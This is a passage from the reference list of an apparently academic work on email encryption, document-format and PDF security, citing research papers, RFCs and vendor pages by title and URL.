[163] Tibor Jager, Kenneth G. Paterson, and Juraj Somorovsky. "One Bad Apple: Backwards Compatibility Attacks on State-of-the-Art Cryptography". In: *Proceedings of the 20th Annual Network and Distributed System Security Symposium (NDSS)*. Network and Distributed System Security Symposium (NDSS). Feb. 2013. URL: https://www.ndss-symposium.org/ndss2013/.

[164] Tibor Jager, Sebastian Schinzel, and Juraj Somorovsky. "Bleichenbacher's Attack Strikes Again: Breaking PKCS#1 v1.5 in XML Encryption". In: *Computer Security - ESORICS 2012 - 17th European Symposium on Research in Computer Security, Pisa, Italy, September 10-12, 2012. Proceedings*. Ed. by Sara Foresti, Moti Yung, and Fabio Martinelli. Vol. 7459. Lecture Notes in Computer Science. Springer, 2012, pp. 752–769. ISBN: 978-3-642-33166-4. DOI: 10.1007/978-3-642-33167-1_43. URL: http://dblp.uni-trier.de/db/conf/esorics/esorics2012.html#JagerSS12.

[165] Tibor Jager and Juraj Somorovsky. "How to Break XML Encryption". In: *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS '11)*. ACM Conference on Computer and Communications Security (CCS). CCS '11. New York, NY, USA: Association for Computing Machinery, Oct. 2011, pp. 413–422. ISBN: 978-1-4503-0948-6. DOI: 10.1145/2046707.2046756. URL: https://doi.org/10.1145/2046707.2046756.

[166] Kahil Jallad, Jonathan Katz, and Bruce Schneier. "Implementation of Chosen-Ciphertext Attacks against PGP and GnuPG". In: *Information Security*. Ed. by Agnes Hui Chan and Virgil Gligor. Berlin, Heidelberg: Springer Berlin Heidelberg, 2002, pp. 90–101. ISBN: 978-3-540-45811-1. URL: https://link.springer.com/chapter/10.1007/3-540-45811-5_7.

[167] Jan Kundrát. *Trojita 0.4.1, a Security Update for CVE-2014-2567*. Mar. 2014. URL: http://jkt.flaska.net/blog/Trojita_0_4_1__a_security_update_for_CVE_2014_2567.html (visited on 02/03/2023).

[168] M. Jones and J. Hildebrand. *JSON Web Encryption (JWE)*. RFC 7516. IETF, May 2015. URL: http://tools.ietf.org/rfc/rfc7516.txt.

[169] U.S. Department of Justice. *Standard Form 750 – Claims Collection Litigation Report Instructions 2/16*. 2016. URL: https://www.justice.gov/jmd/file/789246/download (visited on 02/03/2023).

[170] B. Kaliski. *PKCS #1: RSA Encryption Version 1.5*. RFC 2313. IETF, Mar. 1998. URL: http://tools.ietf.org/rfc/rfc2313.txt.

[171] B. Kaliski. *PKCS #5: Password-Based Cryptography Specification Version 2.0*. RFC 2898. IETF, Sept. 2000. URL: http://tools.ietf.org/rfc/rfc2898.txt.

[172] B. Kaliski. *PKCS #7: Cryptographic Message Syntax Version 1.5*. RFC 2315. IETF, Mar. 1998. URL: http://tools.ietf.org/rfc/rfc2315.txt.

[173] Jonathan Katz and Bruce Schneier. "A Chosen Ciphertext Attack against Several E-mail Encryption Protocols". In: *Proceedings of the 9th Conference on USENIX Security Symposium (USENIX Security '00)*. USENIX Security Symposium. SSYM'00. Berkeley, CA, USA: USENIX Association, 2000, pp. 18–18. URL: http://dl.acm.org/citation.cfm?id=1251306.1251324.

[174] J. Kettle. *Comma Separated Vulnerabilities (Archived)*. Aug. 2014. URL: https://web.archive.org/web/20220417231902/https://www.contextis.com/us/blog/comma-separated-vulnerabilities (visited on 04/17/2022).

[175] S. Kim et al. "Obfuscated VBA Macro Detection Using Machine Learning". In: *Proceedings of the 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. IEEE/IFIP International Conference on Dependable Systems and Networks (DSN). 2018, pp. 490–501. DOI: 10.1109/DSN.2018.00057. URL: https://ccs.korea.ac.kr/pds/DSN18.pdf.

[176] M. Klementev, R. Goodrich, and A. Krasichkov. *CVE-2018-6871: LibreOffice Remote Arbitrary File Disclosure*. Feb. 2018. URL: https://github.com/jollheef/libreoffice-remote-arbitrary-file-disclosure (visited on 02/03/2023).

[177] J. Klensin. *Simple Mail Transfer Protocol*. RFC 5321. IETF, Oct. 2008. URL: http://tools.ietf.org/rfc/rfc5321.txt.

[178] Jeffrey Knockel, Thomas Ristenpart, and Jedidiah R. Crandall. *When Textbook RSA Is Used to Protect the Privacy of Hundreds of Millions of Users*. 2018. URL: http://arxiv.org/abs/1802.03367. preprint.

[179] Tommi Komulainen. "The Adobe eBook Case". In: *Publications in Telecommunications Software and Multimedia* (Dec. 2001). ISSN: 1455-9749. URL: http://www.cse.tkk.fi/fi/opinnot/T-110.5290/2001_T-110.501/papers/tommi.komulainen.html.

[180] P. Lagadec. "Advanced VBA Macros Attack & Defence". BlackHat Europe 2019. 2019. URL: https://www.decalage.info/files/eu-19-Lagadec-Advanced-VBA-Macros-Attack-And-Defence.pdf (visited on 02/03/2023).

[181] P. Lagadec. “OpenDocument and Open XML Security (OpenOffice.Org and MS Office 2007)”. In: *Journal in Computer Virology* 4.2 (May 1, 2008), pp. 115–125. ISSN: 1772-9904. DOI: 10.1007/s11416-007-0060-2. URL: https://doi.org/10.1007/s11416-007-0060-2.

[182] Victor Le Pochat et al. “Tranco: A Research-Oriented Top Sites Ranking Hardened against Manipulation”. In: *Proceedings of the 26th Annual Network and Distributed System Security Symposium (NDSS)*. Network and Distributed System Security Symposium (NDSS). NDSS 2019. Feb. 2019. DOI: 10.14722/ndss.2019.23386. URL: https://www.ndss-symposium.org/wp-content/uploads/2019/02/ndss2019_01B-3_LePochat_paper.pdf.

[183] Jakob Lell. *Practical Malleability Attack against CBC-encrypted LUKS Partitions*. Dec. 2013. URL: http://www.jakoblell.com/blog/2013/12/22/practical-malleability-attack-against-cbc-encrypted-luks-partitions/ (visited on 02/03/2023).

[184] Encryptomatic LLC. *Improving the Email Experience*. Jan. 2019. URL: https://www.encryptomatic.com/pdfpostman/ (visited on 02/03/2023).

[185] Locklizard. *What Is PDF Encryption and How to Encrypt PDF Documents & Files*. Apr. 2019. URL: https://www.locklizard.com/pdf-encryption/ (visited on 02/03/2023).

[186] F. Loehmann. *Electronic Signatures and Encryption Graphical User Interface (GUI) - OpenOfficeorg (Ooo) and StartOffice (SO)*. Mar. 11, 2010. URL: http://www.openoffice.org/specs/appwide/security/Electronic_Signatures_and_Security.odt (visited on 02/03/2023).

[187] Edward Macnaghten. “ODF/OOXML Technical White Paper”. In: *Free Software Magazine* (2007). URL: http://freesoftwaremagazine.com/articles/odf_ooxml_technical_white_paper/ (visited on 02/02/2023).

[188] Jonas Magazinius. *OpenPGP SEIP Downgrade Attack*. Oct. 2015. URL: http://www.metzdowd.com/pipermail/cryptography/2015-October/026685.html (visited on 02/03/2023).

[189] Jonas Magazinius, Billy K Rios, and Andrei Sabelfeld. “Polyglots: Crossing Origins by Crossing Formats”. In: *Proceedings of the 20th ACM Conference on Computer & Communications Security (CCS ’13)*. ACM Conference on Computer & Communications Security (CCS). CCS ’13. New York, NY, USA: Association for Computing Machinery, 2013, pp. 753–764. ISBN: 978-1-4503-2477-9. DOI: 10.1145/2508859.2516685. URL: https://doi.org/10.1145/2508859.2516685.

[190] D. Margolis et al. *SMTP MTA Strict Transport Security (MTA-STS)*. RFC 8461. IETF, Sept. 2018. URL: http://tools.ietf.org/rfc/rfc8461.txt.

[191] Ian Markwood et al. “PDF Mirage: Content Masking Attack against Information-Based Online Services”. In: *Proceedings of the 26th USENIX Security Symposium (USENIX Security ’17)*. USENIX Security Symposium. SEC’17. USA: USENIX Association, 2017, pp. 833–847. ISBN: 978-1-931971-40-9. URL: https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-markwood.pdf.

[192] Moxie Marlinspike. *Divide and Conquer: Cracking MS-chapv2 with a 100% Success Rate (Archived)*. 2012. URL: https://web.archive.org/web/20130328084206/https://www.cloudcracker.com/blog/2012/07/29/cracking-ms-chap-v2/ (visited on 02/28/2013).

[193] Moxie Marlinspike. *GPG and me*. Moxie.org. Feb. 2015. URL: https://moxie.org/2015/02/24/gpg-and-me.html (visited on 01/10/2022).

[194] J. Marsh, D Orchard, and D. Veillard. *XML Inclusions (Xinclude) 1.0*. W3C Recommendation. 2006. URL: https://www.w3.org/TR/xinclude/ (visited on 02/03/2023).

[195] Florian Maury et al. “Format Oracles on OpenPGP”. In: *Topics in Cryptology — CT-RSA 2015*. Ed. by Kaisa Nyberg. Cham: Springer International Publishing, 2015, pp. 220–236. ISBN: 978-3-319-16715-2. URL: https://www.ssi.gouv.fr/uploads/2015/05/format-Oracles-on-OpenPGP.pdf.

[196] W. Mayer et al. “No Need for Black Chambers: Testing TLS in the e-Mail Ecosystem at Large”. In: *Proceedings of the 11th International Conference on Availability, Reliability, and Security (ARES)*. International Conference on Availability, Reliability, and Security (ARES). 2016, pp. 10–20. DOI: 10.1109/ARES.2016.11. URL: https://ieeexplore.ieee.org/document/7784551.

[197] Medtronic PLC. *User Guide: My CareLink Heart App*. Medtronic, Sept. 2019. URL: https://www.medtronic.com/content/dam/medtronic-com/de-de/patients/documents/carelink/mycarelink-heart-app_user-guide_medtronic.pdf (visited on 02/03/2023).

[198] A. Melnikov and B. Leiba. *Internet Message Access Protocol (IMAP) - Version 4rev2*. Jan. 2021. URL: https://tools.ietf.org/html/draft-ietf-extra-imap4rev2-25 (visited on 02/03/2023).

[199] A. Melnikov and B. Leiba. *Internet Message Access Protocol (IMAP) - Version 4rev2*. RFC 9051. IETF, Aug. 2021. URL: http://tools.ietf.org/rfc/rfc9051.txt.

[200] Christopher Meyer et al. “Revisiting SSL/TLS Implementations: New Bleichenbacher Side Channels and Attacks”. In: *Proceedings of the 23rd USENIX Security Symposium (USENIX Security ’14)*. USENIX Security Symposium. SEC’14. USA: USENIX Association, 2014, pp. 733–748. ISBN: 978-1-931971-15-7. URL: https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-meyer.pdf.

[201] Ulrike Meyer and Susanne Wetzel. "A Man-in-the-Middle Attack on UMTS". In: *Proceedings of the 3rd ACM Workshop on Wireless Security*. WiSE04: 2004 ACM Workshop on Wireless Security (Co-Located with Mobicom 2004 Conference). Philadelphia PA USA: ACM, Oct. 2004, pp. 90–97. ISBN: 978-1-58113-925-9. DOI: 10.1145/1023646.1023662. URL: https://dl.acm.org/doi/10.1145/1023646.1023662 (visited on 07/18/2023).

[202] Microsoft Corporation. *Annual Report – Shareholder Letter*. 2016. URL: https://www.microsoft.com/investor/reports/ar16/index.html (visited on 02/03/2023).

[203] Microsoft Corporation. *Office Document Cryptography Structure*. 2018. URL: https://interoperability.blob.core.windows.net/files/MS-OFFCRYPTO/[MS-OFFCRYPTO]-181211.pdf (visited on 02/03/2023).

[204] M. Mimura and H. Miura. "Detecting Unseen Malicious VBA Macros with NLP Techniques". In: *Journal of Information Processing* 27 (Sept. 2019), pp. 555–563. URL: https://www.jstage.jst.go.jp/article/ipsjjip/27/0/27_555/_pdf.

[205] M. Mimura and T. Ohminami. "Towards Efficient Detection of Malicious VBA Macros with LSI". In: *International Workshop on Security*. Cham: Springer International Publishing, 2019, pp. 168–185. ISBN: 978-3-030-26834-3. URL: https://link.springer.com/chapter/10.1007/978-3-030-26834-3_10.

[206] Serge Mister and Robert Zuccherato. "An Attack on CFB Mode Encryption as Used by OpenPGP". In: Proceedings of the 12th International Conference on Selected Areas in Cryptography. SAC'05. Springer-Verlag, 2005, pp. 82–94. ISBN: 3-540-33108-5. DOI: 10.1007/11693383_6. URL: https://doi.org/10.1007/11693383_6.

[207] Chris J. Mitchell. *The Security of the GSM Air Interface Protocol*. Royal Holloway University, Aug. 18, 2001.

[208] Vladislav Mladenov et al. "1 Trillion Dollar Refund - How to Spoof PDF Signatures". In: *Proceedings of the 26th ACM Conference on Computer and Communications Security (CCS '19)*. ACM Conference on Computer and Communications Security (CCS). CCS '19. 2019. DOI: 10.1145/3319535.3339812. URL: https://doi.org/10.1145/3319535.3339812.

[209] P.V. Mockapetris. *Domain names - implementation and specification*. RFC 1035. IETF, Nov. 1987. URL: http://tools.ietf.org/rfc/rfc1035.txt.

[210] K. Moore. *MIME (Multipurpose Internet Mail Extensions) Part Three: Message Header Extensions for Non-ASCII Text*. RFC 2047. IETF, Nov. 1996. URL: http://tools.ietf.org/rfc/rfc2047.txt.

[211] K. Moore and C. Newman. *Cleartext Considered Obsolete: Use of Transport Layer Security (TLS) for Email Submission and Access*. RFC 8314. IETF, Jan. 2018. URL: http://tools.ietf.org/rfc/rfc8314.txt.

[212] Maik Morgenstern. *Produktwarnung! Chinesische Kinderuhr Verrät Tausende Kinder*. Nov. 25, 2019. URL: https://www.iot-tests.org/de/2019/11/produktwarnung-chinesische-kinderuhr-verraet-tausende-kinder (visited on 02/03/2023).

[213] K. Moriarty, B. Kaliski, and A. Rusch. *PKCS #5: Password-Based Cryptography Specification Version 2.1*. RFC 8018. IETF, Jan. 2017. URL: http://tools.ietf.org/rfc/rfc8018.txt.

[214] Jens Müller et al. ""Johnny, You Are Fired!" – Spoofing OpenPGP and S/MIME Signatures in Emails". In: *Proceedings of the 28th USENIX Security Symposium (USENIX Security '19)*. USENIX Security Symposium. Santa Clara, CA: USENIX Association, Aug. 2019, pp. 1011–1028. ISBN: 978-1-939133-06-9. URL: https://www.usenix.org/conference/usenixsecurity19/presentation/muller (visited on 01/06/2022).

[215] Jens Müller et al. "Mailto: Me Your Secrets. On Bugs and Features in Email End-to-End Encryption". In: *2020 IEEE Conference on Communications and Network Security (CNS)*. 2020 IEEE Conference on Communications and Network Security (CNS). June 2020, pp. 1–9. DOI: 10.1109/CNS48642.2020.9162218.

[216] Jens Müller et al. "Office Document Security and Privacy". In: *Proceedings of the 14th USENIX Workshop on Offensive Technologies (WOOT '20)*. USENIX Workshop on Offensive Technologies (WOOT). 2020. URL: https://www.usenix.org/conference/woot20/presentation/muller (visited on 01/06/2022).

[217] Jens Müller et al. "PostScript Undead: Pwning the Web with a 35 Years Old Language". In: *International Symposium on Research in Attacks, Intrusions, and Defenses*. 2018, pp. 603–622. URL: https://link.springer.com/chapter/10.1007/978-3-030-00470-5_28.

[218] Jens Müller et al. "Practical Decryption exFiltration: Breaking PDF Encryption". In: *Proceedings of the 26th ACM Conference on Computer and Communications Security (CCS '19)*. ACM Conference on Computer and Communications Security (CCS). CCS '19. New York, NY, USA: Association for Computing Machinery, Nov. 6, 2019, pp. 15–29. ISBN: 978-1-4503-6747-9. DOI: 10.1145/3319535.3354214. URL: https://doi.org/10.1145/3319535.3354214 (visited on 01/06/2022).

[219] Jens Müller et al. "Re: What's up Johnny? – Covert Content Attacks on Email End-to-End Encryption". In: *International Conference on Applied Cryptography and Network Security*. Ed. by Robert H. Deng et al. Cham: Springer International Publishing, 2019, pp. 24–42. ISBN: 978-3-030-21568-2. URL: https://arxiv.org/ftp/arxiv/papers/1904/1904.07550.pdf.

[220] Jens Müller et al. "SoK: Exploiting Network Printers". In: *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*. Security and Privacy (S&P). IEEE Computer Society, 2017, pp. 213–230. DOI: 10.

1109/SP.2017.47. URL: https://www.ieee-security.org/TC/SP2017/papers/64.pdf.

[221] Multiple Contributors. *How to Setup an OpenLDAP-based PGP Keyserver*. GnuPG wiki. Nov. 12, 2020. URL: https://wiki.gnupg.org/LDAPKeyserver (visited on 01/10/2022).

[222] Multiple Contributors. *Same Origin Policy*. W3C Wiki. Jan. 2010. URL: https://www.w3.org/Security/wiki/Same_Origin_Policy (visited on 01/10/2022).

[223] Multiple Contributors. *TLS-scanner*. URL: https://github.com/RUB-NDS/TLS-Scanner (visited on 06/01/2020).

[224] Multiple Contributors. *ZGrab 2.0 – Fast Go Application Scanner*. URL: https://github.com/zmap/zgrab2 (visited on 05/10/2020).

[225] J. Myers and M. Rose. *Post Office Protocol - Version 3*. RFC 1939. IETF, May 1996. URL: http://tools.ietf.org/rfc/rfc1939.txt.

[226] Gadiraju Nagarjuna. *Why Ecma OOXML Cannot Be Regarded as a Free/Open Document Standard*. 2007. URL: https://www.gnowledge.org/assets/40-bis-note-on-ooxml.pdf (visited on 02/03/2023).

[227] C. Newman. *Using TLS with IMAP, POP3 and ACAP*. RFC 2595. IETF, June 1999. URL: http://tools.ietf.org/rfc/rfc2595.txt.

[228] NoSpamProxy. *Simple Email Encryption*. Jan. 2019. URL: https://www.nospamproxy.de/en/product/email-encryption/ (visited on 02/03/2023).

[229] N. Ochoa. *Pass-the-Hash Toolkit - Docs & Info*. 2008. URL: https://www.coresecurity.com/sites/default/files/private-files/Pass-the-Hash-documentation.pdf (visited on 02/03/2023).

[230] Organization for the Advancement of Structured Information Standards (OASIS). *Open Document Format for Office Applications (OpenDocument) Version 1.2*. 2011. URL: https://docs.oasis-open.org/office/v1.2/OpenDocument-v1.2.html (visited on 02/03/2023).

[231] Christof Paar and Jan Pelzl. *Understanding Cryptography: A Textbook for Students and Practitioners*. 1st ed. Springer Publishing Company, Incorporated, 2009. ISBN: 978-3-642-04101-3.

[232] Thom Parker. *How to Do (Not so Simple) Form Calculations*. July 2006. URL: https://acrobatusers.com/tutorials/print/how-to-do-not-so-simple-form-calculations (visited on 02/03/2023).

[233] Kenneth Paterson and Arnold Yau. "Padding Oracle Attacks on the ISO CBC Mode Encryption Standard". In: *Topics in Cryptology – CT-RSA 2004*. Vol. 2964. Lecture Notes in Computer Science. Berlin, Heidelberg: Springer Berlin / Heidelberg, Feb. 2004, pp. 305–323. ISBN: 978-3-540-24660-2. URL: https://link.springer.com/chapter/10.1007/978-3-540-24660-2_24.

[234] PDFlib. *PDF 2.0 (ISO 32000-2): Existing Acrobat Features*. URL: https://www.pdflib.com/pdf-knowledge-base/pdf-20/existing-acrobat-features/ (visited on 02/03/2023).

[235] G. Pellegrino et al. "In the Compression Hornet's Nest: A Security Study of Data Compression in Network Services". In: *Proceedings of the 24th USENIX Security Symposium (USENIX Security '15)*. USENIX Security Symposium. 2015, pp. 801–816. URL: https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-pellegrino.pdf.

[236] G. Pellegrino et al. "Uses and Abuses of Server-Side Requests". In: *Research in Attacks, Intrusions, and Defenses*. Cham: Springer International Publishing, 2016, pp. 393–414. ISBN: 978-3-319-45719-2. URL: https://christian-rossow.de/publications/ssr-raid2016.pdf.

[237] Trevor Perrin. *OpenPGP Security Analysis*. Sept. 17, 2002. URL: https://www.mhonarc.org/archive/html/ietf-openpgp/2002-09/msg00001.html (visited on 01/06/2022).

[238] Pingonaut Team. *Test Bestanden! (Archived)*. Pingonaut. Jan. 2020. URL: https://web.archive.org/web/20200911141533/https://pingonaut.com/de/news/test-bestanden/ (visited on 09/11/2020).

[239] Damian Poddebniak et al. "Efail: Breaking S/MIME and OpenPGP Email Encryption Using Exfiltration Channels". In: *Proceedings of the 27th USENIX Security Symposium (USENIX Security '18)*. USENIX Security Symposium. Baltimore, MD: USENIX Association, 2018, pp. 549–566. ISBN: 978-1-939133-04-5. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/poddebniak (visited on 01/06/2022).

[240] Damian Poddebniak et al. "Why TLS Is Better without STARTTLS: A Security Analysis of STARTTLS in the Email Context". In: *Proceedings of the 30th USENIX Security Symposium (USENIX Security '21)*. USENIX Security Symposium. USENIX Association, Aug. 2021, pp. 4365–4382. ISBN: 978-1-939133-24-3. URL: https://www.usenix.org/conference/usenixsecurity21/presentation/poddebniak (visited on 01/06/2022).

[241] H. Pöhls and L. Westphal. "Die untiefen der neuen XML-basierten dokumentenformate". In: *Proceedings of the DFN CERT Workshop Sicherheit in vernetzten Systemen*. DFN CERT Workshop Sicherheit in vernetzten Systemen. 2008. URL: https://henrich.poehls.com/papers/2008_Poehls_Westphal_2008_DFN-CERT-WS_Untiefen_der_XML-Dokumentenformate.pdf.

[242] Dan-Sabin Popescu. "Hiding Malicious Content in PDF Documents". In: *CoRR* abs/1201.0397 (2012). URL: http://arxiv.org/abs/1201.0397.

[243] A. Prashar and B. Gopal. *Data Exfiltration via Formula Injection #part1*. May 2018. URL: http://notsosecure.com/data-exfiltration-formula-injection/ (visited on 02/03/2023).

[244] Charles Rackoff and Daniel R. Simon. "Non-Interactive Zero-Knowledge Proof of Knowledge and Chosen Ciphertext Attack". In: *Advances in Cryptology — CRYPTO '91*. Ed. by Joan Feigenbaum. Lecture Notes in Computer Science. Berlin, Heidelberg: Springer, 1992, pp. 433–444. ISBN: 978-3-540-46766-3. DOI: 10.1007/3-540-46766-1_35.

[245] M. Raffay. *Data Hiding and Detection in Office Open XML (OOXML) Documents*. 2011. URL: https://ir.library.ontariotechu.ca/bitstream/handle/10155/146/Raffay_Muhammad.pdf?sequence=2&isAllowed=y (visited on 02/03/2023).

[246] B. Ramsdell and S. Turner. *Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification*. RFC 5751. IETF, Jan. 2010. URL: http://tools.ietf.org/rfc/rfc5751.txt.

[247] Marsh Ray and Steve Dispensa. *Renegotiating Tls*. Nov. 2009. URL: https://kryptera.se/Renegotiating%20TLS.pdf (visited on 02/03/2023).

[248] F. Raynal, G. Delugré, and D. Aumaitre. "Malicious Origami in PDF". In: *Journal in Computer Virology* 6.4 (2010), pp. 289–315. URL: http://esec-lab.sogeti.com/static/publications/08-pacsec-maliciouspdf.pdf.

[249] E. Rescorla. *Preventing the Million Message Attack on Cryptographic Message Syntax*. RFC 3218. IETF, Jan. 2002. URL: http://tools.ietf.org/rfc/rfc3218.txt.

[250] E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.3*. RFC 8446. IETF, Aug. 2018. URL: http://tools.ietf.org/rfc/rfc8446.txt.

[251] P. Resnick. *Internet Message Format*. RFC 5322. IETF, Oct. 2008. URL: http://tools.ietf.org/rfc/rfc5322.txt.

[252] J.K. Reynolds. *Post Office Protocol*. RFC 918. IETF, Oct. 1984. URL: http://tools.ietf.org/rfc/rfc0918.txt.

[253] Ricoh. *Multifunctional Products and Printers for Healthcare*. URL: http://brochure.copiercatalog.com/ricoh/mp501spftl.pdf (visited on 02/03/2023).

[254] Rimage. *Rimage Encryption Options Keep Your Data Secure*. URL: https://www.rimage.com/emea/learn/tips-tools/encryption-keeps-data-secure/ (visited on 02/03/2023).

[255] Billy Rios, Federico Lanusse, and Mauro Gentile. *Adobe Reader Same-Origin Policy Bypass*. Jan. 18, 2013. URL: http://www.sneaked.net/adobe-reader-same-origin-policy-bypass (visited on 02/03/2023).

[256] Juliano Rizzo and Thai Duong. "Practical Padding Oracle Attacks". In: *Proceedings of the 4th USENIX Workshop on Offensive Technologies (WOOT)*. USENIX Workshop on Offensive Technologies (WOOT). WOOT'10. Berkeley, CA, USA: USENIX Association, 2010, pp. 1–8. URL: http://portal.acm.org/citation.cfm?id=1925004.1925008.

[257] Phillip Rogaway. *Evaluation of Some Blockcipher Modes of Operation*. Feb. 10, 2011. URL: https://web.cs.ucdavis.edu/~rogaway/papers/modes.pdf (visited on 02/03/2023).

[258] D. Rupprecht et al. "Breaking LTE on Layer Two". In: *2019 IEEE Symposium on Security and Privacy (SP)*. San Francisco, CA, USA: IEEE, May 2019, pp. 1121–1136. DOI: 10.1109/SP.2019.00006. URL: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8835335.

[259] David Rupprecht et al. "IMP4GT: Impersonation Attacks in 4G NeTworks". In: *Proceedings of the 27th Annual Network and Distributed System Security Symposium (NDSS)*. Network and Distributed System Security Symposium (NDSS). San Diego, CA, USA: ISOC, Feb. 2020. URL: https://www.ndss-symposium.org/wp-content/uploads/2020/02/24283-paper.pdf.

[260] Christoph Saatjohann et al. "Sicherheit Medizintechnischer Protokolle im Krankenhaus". In: *Datenschutz und Datensicherheit - DuD* 46.5 (May 1, 2022), pp. 276–283. ISSN: 1862-2607. DOI: 10.1007/s11623-022-1603-x. URL: https://doi.org/10.1007/s11623-022-1603-x.

[261] Christoph Saatjohann et al. "STALK: Security Analysis of Smartwatches for Kids". In: *Proceedings of the 15th International Conference on Availability, Reliability and Security*. ARES 2020: The 15th International Conference on Availability, Reliability and Security. ARES '20. Virtual Event Ireland: ACM, Aug. 25, 2020, pp. 1–10. ISBN: 978-1-4503-8833-7. DOI: 10.1145/3407023.3407037. URL: https://dl.acm.org/doi/10.1145/3407023.3407037 (visited on 01/06/2022).

[262] Samsung Group. *SAMSUNG Multifunction Printer Security - White Paper*. URL: https://image-us.samsung.com/SamsungUS/b2b/resource/2013/06/19/MultifunctionPrinterSecurity.pdf (visited on 02/03/2023).

[263] J. Schaad, B. Ramsdell, and S. Turner. *Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Message Specification*. RFC 8551. IETF, Apr. 2019. URL: http://tools.ietf.org/rfc/rfc8551.txt.

[264] Fabian A. Scherschel. "Achtung, Uhr Hört Mit". In: *c't Magazin für Computertechnik* 8 (2018), p. 062. URL: https://www.heise.de/select/ct/2018/8/1523580595385378 (visited on 02/03/2023).

[265] Bruce Schneier. *Applied Cryptography - Protocols, Algorithms, and Source Code in C (20th Anniversary Edition)*. 20th ed. Wiley Publishing, 2015. ISBN: 978-1-119-09672-6.

[266] Bruce Schneier. *Data and Goliath: The Hidden Battles to Collect Your Data and Control Your World*. W. W. Norton, 2015. ISBN: 978-0-393-24482-3.

[267] Jörg Schwenk et al. “Mitigation of Attacks on Email End-to-End Encryption”. In: *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. CCS ’20. New York, NY, USA: Association for Computing Machinery, 2020, pp. 1647–1664. ISBN: 978-1-4503-7089-9. DOI: 10.1145/3372297.3417878. URL: https://doi.org/10.1145/3372297.3417878.

[268] R. Shah and J. Kesan. “Lost in Translation: Interoperability Issues for Open Standards–ODF and OOXML as Examples”. In: *Proceedings of the 36th Research Conference on Communication, Information and Internet Policy (TPRC)*. Research Conference on Communication, Information and Internet Policy (TPRC). Arlington, VA, Sept. 1, 2008. URL: https://ssrn.com/abstract=1201708.

[269] David Shaw. *The OpenPGP HTTP Keyserver Protocol (HKP)*. Internet-Draft draft-shaw-openpgp-hkp-00. Internet Engineering Task Force, Mar. 20, 2003. URL: https://datatracker.ietf.org/doc/html/draft-shaw-openpgp-hkp-00 (visited on 02/03/2023).

[270] Y. Sheffer, R. Holz, and P. Saint-Andre. *Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS)*. RFC 7457. IETF, Feb. 2015. URL: http://tools.ietf.org/rfc/rfc7457.txt.

[271] Dmitry Sklyarov and A Malyshev. “eBooks Security - Theory and Practice”. DEF CON Nine. July 13, 2001. URL: https://www.cs.cmu.edu/~dst/Adobe/Gallery/ds-defcon2/ds-defcon.html (visited on 02/03/2023).

[272] STOIK Soft. *Mobile Doc Scanner (Mdscan) + OCR*. Apr. 2019. URL: https://play.google.com/store/apps/details?id=com.stoik.mdscan (visited on 02/03/2023).

[273] Juraj Somorovsky. “Systematic Fuzzing and Testing of TLS Libraries”. In: *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS ’16)*. ACM SIGSAC Conference on Computer and Communications Security. CCS ’16. New York, NY, USA: Association for Computing Machinery, 2016, pp. 1492–1504. ISBN: 978-1-4503-4139-4. DOI: 10.1145/2976749.2978411. URL: http://doi.acm.org/10.1145/2976749.2978411.

[274] Aaron Spangler. *WinNT/Win95 Automatic Authentication Vulnerability (IE Bug #4)*. Mar. 1997. URL: https://insecure.org/sploits/winnt.automatic.authentication.html (visited on 02/03/2023).

[275] Christopher Späth et al. “SoK: XML Parser Vulnerabilities”. In: *Proceedings of the 10th USENIX Workshop on Offensive Technologies (WOOT ’16)*. USENIX Workshop on Offensive Technologies (WOOT). Austin, TX: USENIX Association, 2016. URL: https://www.usenix.org/conference/woot16/workshop-program/presentation/spath.

[276] Gregory Steuck. *XXE (Xml eXternal Entity) Attack*. 2002. URL: https://seclists.org/bugtraq/2002/Oct/420 (visited on 02/03/2023).

[277] Didier Stevens. *Cracking Encrypted PDFs*. Dec. 2017. URL: https://blog.didierstevens.com/2017/12/26/cracking-encrypted-pdfs-part-1/ (visited on 02/03/2023).

[278] Marc Stevens et al. "The First Collision for Full SHA-1". In: *Advances in Cryptology — CRYPTO 2017*. Annual International Cryptology Conference. Cham: Springer International Publishing, 2017, pp. 570–596. ISBN: 978-3-319-63688-7. URL: https://link.springer.com/chapter/10.1007/978-3-319-63688-7_19.

[279] Falko Strenzke. *Improved Message Takeover Attacks against S/MIME*. cryptosource. Feb. 3, 2016. URL: https://cryptosource.de/blogpost__smime_mta_improved_en.html (visited on 02/03/2023).

[280] Takeshi Imamura et al. *XML Encryption Syntax and Processing Version 1.1*. Apr. 11, 2013. URL: https://www.w3.org/TR/xmlenc-core1/ (visited on 06/25/2023).

[281] The Open Web Application Security Project (OWASP). *OWASP Top 10 - 2013*. 2013. URL: https://owasp.org/www-pdf-archive/OWASP_Top_10_-_2013.pdf (visited on 02/03/2023).

[282] The Radicati Group, Inc. *Email Statistics Report, 2017 - 2021*. Feb. 2017. URL: https://www.radicati.com/wp/wp-content/uploads/2017/01/Email-Statistics-Report-2017-2021-Executive-Summary.pdf (visited on 02/03/2023).

[283] "Data Breaches, Phishing, or Malware? Understanding the Risks of Stolen Credentials". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS '17)*. ACM SIGSAC Conference on Computer and Communications Security. Ed. by Kurt Thomas et al. CCS '17. New York, NY, USA: Association for Computing Machinery, 2017, pp. 1421–1434. ISBN: 978-1-4503-4946-8. DOI: 10.1145/3133956.3134067. URL: https://doi.org/10.1145/3133956.3134067.

[284] Ray Timlinson. *The First Network Email (Archived)*. URL: https://web.archive.org/web/20140209064041/http://openmap.bbn.com/~tomlinso/ray/firstemailframe.html (visited on 02/09/2014).

